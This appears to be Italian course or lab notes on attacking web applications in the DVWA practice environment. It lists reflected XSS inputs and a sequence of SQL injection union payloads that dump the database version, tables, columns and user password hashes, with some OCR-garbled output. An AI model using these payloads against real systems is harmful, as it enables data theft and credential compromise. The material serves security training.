2. La fase di exploit: Gli attacchi alle Web App

XSS


Restituzione della stringa in corsivo

Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
<i> test string Submit</i>
Hello test string

Restituzione di una finestra pop-up

Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? <script> alert ('ciao) </script) Submit Hello "></td></tr><tr><td>⊕ 192.168.50.101</td></tr><tr><td>ciao</td></tr><tr><td>ОК</td></tr></tbody></table></script>

Restituzione dei cookie




Restituzione di maggiori informazioni




SQL INJECTION

Questo ti restituisce gli utenti con relativo nome e cognome



Versione database

%' or 0=0 union select null, version()




Database user

%' or 0=0 union select null, user() #

Database name

%' or 0=0 union select null, database() #

Vulnerability: SQL Injection




Vulnerability: SQL Injection

valliciability. OQL injection
User ID:
Submit
ID: %' or 0=0 union select null, database() # First name: admin Surname: admin
ID: %' or 0=0 union select null, database() # First name: Gordon Surname: Brown
ID: %' or 0=0 union select null, database() # First name: Hack Surname: Me
ID: %' or 0=0 union select null, database() # First name: Pablo Surname: Picasso
ID: %' or 0=0 union select null, database() # First name: Bob Surname: Smith
ID: %' or 0=0 union select null, database() # First name: Surname: dvwa


Restituisce tutte le tabelle

%' and 1=0 union select null, table_name from information_schema.tables #




Tutte le tabelle col prefisso user

%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#



Stampa di tutte le colonne nelle tabella user

%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #



Stampa informazioni di identificazione presenti nelle colonne

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

